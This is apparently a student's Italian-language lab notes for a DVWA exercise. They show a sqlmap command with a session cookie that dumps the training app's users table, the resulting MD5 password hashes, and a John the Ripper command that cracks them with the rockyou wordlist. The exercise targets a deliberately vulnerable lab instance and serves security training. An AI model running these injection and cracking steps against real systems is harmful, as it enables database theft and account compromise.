

UNIT2 S6/L4
Recupero delle Password dal Database: ○ Accedete al database della DVWA per estrarre le password hashate. ○ Assicuratevi di avere accesso alle tabelle del database che contengono le password. Identificazione delle Password Hashate: ○ Verificate che le password recuperate siano hash di tipo MD5. Esecuzione del Cracking delle Password: ○ Utilizzate uno o più tool per craccare le password: ○ Configurate i tool scelti e avviate le sessioni di cracking. Obiettivo: ○ Craccare tutte le password recuperate dal database.



document.cookie
(per richiedere il cookie della sessione)

scrivo URL, e richiedo --dbs per il database



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.50.18/dvwa/vulnerabilities/sqli/?id=%27&Submit=Submit#" --cookie="security=low;
PHPSESSID=d9a83f1b2093b69c214f264c570b7e09" -D dvwa -T users --columns
```


```
        __H__
```

Column	Type
user	varchar(15)
avatar	varchar(70)
first_name	varchar(15)
last_name	varchar(15)
password	varchar(32)
user_id	int(6)

-D dvwa -T users --dump
scarica tutto quanto

```
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+----------------------------------+
| user_id | user    | avatar                                                | password
| last_name | first_name |
+---------+---------+-------------------------------------------------------+----------------------------------+
| 1       | admin   | http://192.168.50.18/dvwa/hackable/users/admin.jpg    | 5f4dcc3b5aa765d61d8327deb882cf99
| admin     | admin      |
| 2       | gordonb | http://192.168.50.18/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03
| Brown     | Gordon     |
| 3       | 1337    | http://192.168.50.18/dvwa/hackable/users/1337.jpg     | 8d3533d75ae2c3966d7e0d4fcc69216b
| Me        | Hack       |
| 4       | pablo   | http://192.168.50.18/dvwa/hackable/users/pablo.jpg    | 0d107d09f5bbe40cade3de5c71e9e9b7
| Picasso   | Pablo      |
| 5       | smithy  | http://192.168.50.18/dvwa/hackable/users/smithy.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99
| Smith     | Bob        |
+---------+---------+-------------------------------------------------------+----------------------------------+
```

creo un file in cui metto tutti gli hash



(SE LO CREO CON NANO CE L'HO NEL TERMINALE, SENNò SU DESKTOP DEVO SPECIFICARE IL PERCORSO)

POI DEVO SCARICARE WORDLIST IN ALTO A DESTRA TRA I "TOOL"

POI SCRIVO QUESTO COMANDO (IN QUESTO CASO CON IL PERCORSO, con nano)

john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/NomeDelFile.txt